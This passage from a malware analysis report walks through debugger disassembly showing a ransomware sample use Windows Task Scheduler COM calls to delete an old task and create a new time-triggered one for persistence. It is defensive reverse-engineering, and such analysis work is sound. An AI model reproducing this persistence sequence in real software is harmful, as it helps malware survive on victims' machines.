x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 0022506C wininet_dump.0022506C
2: [esp+4] 00000000
3: [esp+8] 00000001
4: [esp+C] 00224FEC wininet_dump.00224FEC
```

```
Address   Hex                                              ASCII
0022506C  9F 36 87 0F E5 A4 FC 4C BD 3E 73 E6 15 45 72 DD  .6..å¤üL½>sæ.ErÝ
```

```
0135E064 0022506C wininet_dump.0022506C
0135E068 00000000
0135E06C 00000001
0135E070 00224FEC wininet_dump.00224FEC
0135E074 0135E5AC
```

Figure 44

You can notice if you follow the C++ implementation mentioned above that in a case of a function call such as p -> f(a,b), the assembly representation contains 3 parameters pushed on the stack (because the pointer p is pushed as well). An example of such a call is represented by the ITaskService::GetFolder method, which gets a folder of registered tasks:




```
0015D40C   56         push esi
0015D40D   52         push edx
0015D40E   50         push eax
0015D40F   8B 08      mov ecx,dword ptr ds:[eax]
0015D411   FF 51 1C   call dword ptr ds:[ecx+1C]

dword ptr [ecx+1C]=[taskschd.6C4E16F4]=taskschd.6C4F9060

.text:0015D411 wininet_dump.exe:$D411 #D411
```

```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 034C7150
2: [esp+4] 036F72D4
3: [esp+8] 0135E5B4
4: [esp+C] 00000258
```

```
0135E06C 034C7150
0135E070 036F72D4
0135E074 0135E5B4
```

Figure 45

A task called "Time Trigger Task" is deleted using the ITaskFolder::DeleteTask method:




```
0015D45C   6A 00      push 0
0015D45E   52         push edx                          edx:L
0015D45F   50         push eax
0015D460   8B 08      mov ecx,dword ptr ds:[eax]
0015D462   FF 51 3C   call dword ptr ds:[ecx+3C]

dword ptr [ecx+3C]=[taskschd.6C4E15D4]=taskschd.6C4F57A0

.text:0015D462 wininet_dump.exe:$D462 #D462
```

```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)
1: [esp] 034C72A8
2: [esp+4] 036F72FC L"Time Trigger Task"
3: [esp+8] 00000000
4: [esp+C] 00000258
```

```
0135E06C 034C72A8
0135E070 036F72FC L"Time Trigger Task"
0135E074 00000000
```

Figure 46

The ITaskService::NewTask function is utilized to create an empty task definition object:




```
0015D477   52                     push edx
0015D478   C7 45 F0 00 00 00 00   mov dword ptr ss:[ebp-10],0
0015D47F   6A 00                  push 0
0015D481   8B 08                  mov ecx,dword ptr ds:[eax]
0015D483   50                     push eax
0015D484   FF 51 24               call dword ptr ds:[ecx+24]

dword ptr [ecx+24]=[taskschd.6C4E16FC]=taskschd.6C4F9130

.text:0015D484 wininet_dump.exe:$D484 #D484
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 034C7150
2: [esp+4] 00000000
3: [esp+8] 0135E5B8
4: [esp+C] 00000258

0135E06C 034C7150
0135E070 00000000
0135E074 0135E5B8
```

Figure 47

An example of a safe release when the pointer is no longer used is shown in figure 48:




```
0015D48C   51         push ecx
0015D48D   8B 11      mov edx,dword ptr ds:[ecx]
0015D48F   FF 52 08   call dword ptr ds:[edx+8]

dword ptr [edx+8]=[6C4E16E0 "`Z01"]=taskschd.6C4F5A60

.text:0015D48F wininet_dump.exe:$D48F #D48F
```

```
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 034C7150
2: [esp+4] 00000258
3: [esp+8] 03745250
4: [esp+C] 00000000

0135E074 034C7150
```

Figure 48

The binary retrieves the registration information of the task (the description, the author, and the date the task is registered) by calling the ITaskDefinition::get_RegistrationInfo method:




```
0015D4B9   52         push edx
0015D4BA   50         push eax
0015D4BB   8B 08      mov ecx,dword ptr ds:[eax]
0015D4BD   FF 51 1C   call dword ptr ds:[ecx+1C]

dword ptr [ecx+1C]=[taskschd.6C4E1F00]=taskschd.6C5190F0

.text:0015D4BD wininet_dump.exe:$D4BD #D4BD
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 034C7308
2: [esp+4] 0135E58C
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C7308
0135E074 0135E58C
```

Figure 49

IRegistrationInfo::put_Author is used to set the author of the task to "Author Name":




```
0015D4E8   52         push edx                        edx:L
0015D4E9   50         push eax
0015D4EA   8B 08      mov ecx,dword ptr ds:[eax]
0015D4EC   FF 51 28   call dword ptr ds:[ecx+28]

dword ptr [ecx+28]=[taskschd.6C4E1924]=taskschd.6C4FBF30

.text:0015D4EC wininet_dump.exe:$D4EC #D4EC
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 034C73C0
2: [esp+4] 036F7394 L"Author Name"
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C73C0
0135E074 036F7394 L"Author Name"
```

Figure 50

The ransomware retrieves the principal for the task (which provides the security credentials) by calling the ITaskDefinition::get_Principal function:




```
0015D51B   52         push edx
0015D51C   50         push eax
0015D51D   8B 08      mov ecx,dword ptr ds:[eax]
0015D51F   FF 51 3C   call dword ptr ds:[ecx+3C]

dword ptr [ecx+3C]=[taskschd.6C4E1F20]=taskschd.6C4EF680

.text:0015D51F wininet_dump.exe:$D51F #D51F
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 034C7308
2: [esp+4] 0135E594
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C7308
0135E074 0135E594
```

Figure 51

The security logon type is set to 0x3 (**TASK_LOGON_INTERACTIVE_TOKEN**), which means that the task will be run only in an existing interactive session:




```
0015D52D   6A 03      push 3
0015D52F   50         push eax
0015D530   8B 08      mov ecx,dword ptr ds:[eax]
0015D532   FF 51 38   call dword ptr ds:[ecx+38]

dword ptr [ecx+38]=[taskschd.6C4E1314]=taskschd.6C4EBAB0

.text:0015D532 wininet_dump.exe:$D532 #D532
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 034C75A8
2: [esp+4] 00000003
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C75A8
0135E074 00000003
```

Figure 52


ITaskDefinition::get_Settings is utilized to retrieve the settings that describe how the Task Scheduler performs the task:



```
0015D555  52           push edx
0015D556  50           push eax
0015D557  8B 08        mov ecx,dword ptr ds:[eax]
0015D559  FF 51 2C     call dword ptr ds:[ecx+2C]

dword ptr [ecx+2C]=[taskschd.6C4E1F10]=taskschd.6C4EF4E0

.text:0015D559 wininet_dump.exe:$D559 #D559

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7308
2: [esp+4] 0135E59C
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C7308
0135E074 0135E59C
```

Figure 53


The file sets a Boolean value to 0xFFFFFFFF (**VARIANT_TRUE**) that indicates the Task Scheduler can start the task at any time after its scheduled time has elapsed using the ITaskSettings::put_StartWhenAvailable method:



```
0015D567  6A FF        push FFFFFFFF
0015D569  50           push eax
0015D56A  8B 08        mov ecx,dword ptr ds:[eax]
0015D56C  FF 51 58     call dword ptr ds:[ecx+58]

dword ptr [ecx+58]=[taskschd.6C4E14D0]=taskschd.6C4F83F0

.text:0015D56C wininet_dump.exe:$D56C #D56C

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7440
2: [esp+4] FFFFFFFF
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C7440
0135E074 FFFFFFFF
```

Figure 54


The amount of time the Task Scheduler will wait for an idle condition to occur is set to 5 minutes via a function call to IIdleSettings::put_WaitTimeout:



```
0015D5C1  52           push edx                          edx:L
0015D5C2  50           push eax
0015D5C3  8B 08        mov ecx,dword ptr ds:[eax]
0015D5C5  FF 51 28     call dword ptr ds:[ecx+28]

dword ptr [ecx+28]=[taskschd.6C4E18E4]=taskschd.6C4F9A30

.text:0015D5C5 wininet_dump.exe:$D5C5 #D5C5

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C74C8
2: [esp+4] 036F7394 L"PTSM"
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C74C8
0135E074 036F7394 L"PTSM"
```

Figure 55


ITaskDefinition::get_Triggers is used to get a collection of triggers used to start the task:



```
0015D5F4  52           push edx
0015D5F5  50           push eax
0015D5F6  8B 08        mov ecx,dword ptr ds:[eax]
0015D5F8  FF 51 24     call dword ptr ds:[ecx+24]

dword ptr [ecx+24]=[taskschd.6C4E1F08]=taskschd.6C4ED890

.text:0015D5F8 wininet_dump.exe:$D5F8 #D5F8

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7308
2: [esp+4] 0135E57C
3: [esp+8] 00000258
4: [esp+C] 03745250

0135E070 034C7308
0135E074 0135E57C
```

Figure 56


The executable creates a new trigger for the task using the ITriggerCollection::Create method (0x1 = **TASK_TRIGGER_TIME**):



```
0015D609  52                    push edx
0015D60A  C7 45 C0 00 00 00 00  mov dword ptr ss:[ebp-40],0
0015D611  6A 01                 push 1
0015D613  8B 08                 mov ecx,dword ptr ds:[eax]
0015D615  50                    push eax
0015D616  FF 51 28              call dword ptr ds:[ecx+28]

dword ptr [ecx+28]=[taskschd.6C4E1358]=taskschd.6C4FAAD0

.text:0015D616 wininet_dump.exe:$D616 #D616

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7558
2: [esp+4] 00000001
3: [esp+8] 0135E588
4: [esp+C] 00000258

0135E06C 034C7558
0135E070 00000001
0135E074 0135E588
```

Figure 57

There is a QueryInterface call with a parameter set as CLSID {B45747E0-EBA7-4276-9F29-85C5BB300006} – **IID_ITimeTrigger**:



```
0015D632  52                    push edx
0015D633  C7 45 DC 00 00 00 00  mov dword ptr ss:[ebp-24],0
0015D63A  68 EC 50 22 00        push wininet_dump.2250EC
0015D63F  8B 08                 mov ecx,dword ptr ds:[eax]
0015D641  50                    push eax
0015D642  FF 11                 call dword ptr ds:[ecx]

dword ptr [ecx]=[taskschd.6C4E1BB4]=taskschd.6C4FB0B0

.text:0015D642 wininet_dump.exe:$D642 #D642
```


```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7630
2: [esp+4] 002250EC wininet_dump.002250EC
3: [esp+8] 0135E5A4
4: [esp+C] 00000258
```

```
Address  Hex                                              ASCII
002250EC E0 47 57 B4 A7 EB 76 42 9F 29 85 C5 BB 30 00 06  àGW´§ëvB.).Å»0..
```

```
0135E06C 034C7630
0135E070 002250EC wininet_dump.002250EC
0135E074 0135E5A4
0135E078 00000258
```

Figure 58

The identifier for the trigger is set to “Trigger1” using the ITrigger::put_Id function:




```
0015D71A  52        push edx
0015D71B  50        push eax
0015D71C  8B 08     mov ecx,dword ptr ds:[eax]
0015D71E  FF 51 24  call dword ptr ds:[ecx+24]

dword ptr [ecx+24]=[taskschd.6C4E1BD8]=taskschd.6C4FDBE0

.text:0015D71E wininet_dump.exe:$D71E #D71E
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7630
2: [esp+4] 036F7394 L"Trigger1"
3: [esp+8] 00000258
4: [esp+C] 03745250
```

```
0135E070 034C7630
0135E074 036F7394 L"Trigger1"
```

Figure 59

The ransomware sets the date and time when the trigger is deactivated by calling the ITrigger::put_EndBoundary method:




```
0015D757  52        push edx
0015D758  50        push eax
0015D759  8B 08     mov ecx,dword ptr ds:[eax]
0015D75B  FF 51 44  call dword ptr ds:[ecx+44]

dword ptr [ecx+44]=[taskschd.6C4E1BF8]=taskschd.6C4FDD40

.text:0015D75B wininet_dump.exe:$D75B #D75B
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7630
2: [esp+4] 036F72FC L"2030-05-02T08:00:00"
3: [esp+8] 00000258
4: [esp+C] 03745250
```

```
0135E070 034C7630
0135E074 036F72FC L"2030-05-02T08:00:00"
```

Figure 60

The system time is extracted via a call to the _time64 function:




```
0015D777  50              push eax
0015D778  E8 32 63 01 00  call wininet_dump.173AAF      _time64

wininet_dump.00173AAF

.text:0015D778 wininet_dump.exe:$D778 #D778
```

```
Default (stdcall)  5  Unlock
1: [esp] 0135E570
2: [esp+4] 00000258
3: [esp+8] 03745250
4: [esp+C] 00000000
```

```
0135E074 0135E570
```

Figure 61

The malware formats the system time into a human-readable form using strftime:



```
0015D78F  50                 push eax
0015D790  68 B8 00 25 00     push wininet_dump.2500B8                2500B8:"%
0015D795  8D 85 C0 FE FF FF  lea eax,dword ptr ss:[ebp-140]
0015D79B  6A 50              push 50
0015D79D  50                 push eax
0015D79E  E8 3D 51 01 00     call wininet_dump.1728E0                _strftime

wininet_dump.001728E0

.text:0015D79E wininet_dump.exe:$D79E #D79E
```


```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 0135E488
2: [esp+4] 00000050
3: [esp+8] 002500B8 "%Y-%m-%dT%H:%M:%S"
4: [esp+C] 036F2D50
```

```
Address  Hex                                              ASCII
0135E488 32 30 32 31 2D 31 30 2D 32 36 54 31 36 3A 32 34  2021-10-26T16:24
0135E498 3A 32 38 00 00 00 00 00 00 00 00 00 00 00 00 00  :28.............
```

```
0135E060 0135E488
0135E064 00000050
0135E068 002500B8 "%Y-%m-%dT%H:%M:%S"
0135E06C 036F2D50
```

Figure 62

The malicious binary sets the date and time when the trigger is activated by calling the ITrigger::put_StartBoundary method:




```
0015D7EE  52        push edx                        edx:L"2
0015D7EF  50        push eax
0015D7F0  8B 08     mov ecx,dword ptr ds:[eax]
0015D7F2  FF 51 3C  call dword ptr ds:[ecx+3C]

dword ptr [ecx+3C]=[taskschd.6C4E1BF0]=taskschd.6C4FDD00

.text:0015D7F2 wininet_dump.exe:$D7F2 #D7F2
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 034C7630
2: [esp+4] 036F72FC L"2021-10-26T16:24:28"
3: [esp+8] 00000258
4: [esp+C] 03745250
```

```
0135E070 034C7630
0135E074 036F72FC L"2021-10-26T16:24:28"
```

Figure 63

IActionCollection::Create is utilized to create and add a new action to the collection (0x0 = **TASK_ACTION_EXEC**):




```
0015D841  52                    push edx
0015D842  C7 45 BC 00 00 00 00  mov dword ptr ss:[ebp-44],0
0015D849  6A 00                 push 0
0015D84B  8B 08                 mov ecx,dword ptr ds:[eax]
0015D84D  50                    push eax
0015D84E  FF 51 30              call dword ptr ds:[ecx+30]

dword ptr [ecx+30]=[taskschd.6C4E1398]=taskschd.6C4EB2F0

